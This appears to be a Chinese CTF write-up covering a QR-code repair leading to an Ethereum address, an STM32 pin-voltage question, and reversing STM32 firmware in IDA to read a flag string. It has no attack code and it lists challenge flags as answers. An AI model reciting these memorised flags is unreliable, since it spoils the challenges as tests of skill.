**其疾如风**

解题：陈亮


根据破损的二维码在网上发现只要把三个角安上去即可修复 扫完得到ethereum:0x57F1b45c28eDaC71d0A9Ffb54B7d8d2733E8d599 在以太坊上搜索，最终在网站下发现flag

**IOT**


**神秘的OLED情书2-起**

解题：祖煜

根据题目描述得到压缩包的解压密码




然后解压该压缩包看到task



按照要求观察STM32单片机的引脚得到

STM32的输入电压为3.3V



所以flag为NSSCTF{3.3V}

**神秘的OLED情书2-转**


解题：陈亮

直接记事本看文件，发现下面有非常像flag的，试一试发现对了




或

用IDA固件逆向



看到.bin文件（二进制文件），用IDA固件逆向，由于stm32是32位的，所以要用32位ida固件逆向


按照如下配置



设置ROM的起始地址，和入文件的加载地址




找到stm32中断位置一般在开头



跳转地址到0x80001A1，然后从0x80001A0开始反汇编，



打开字串看到flag



` NSSCTF{stm32\_esp8266\_i0t}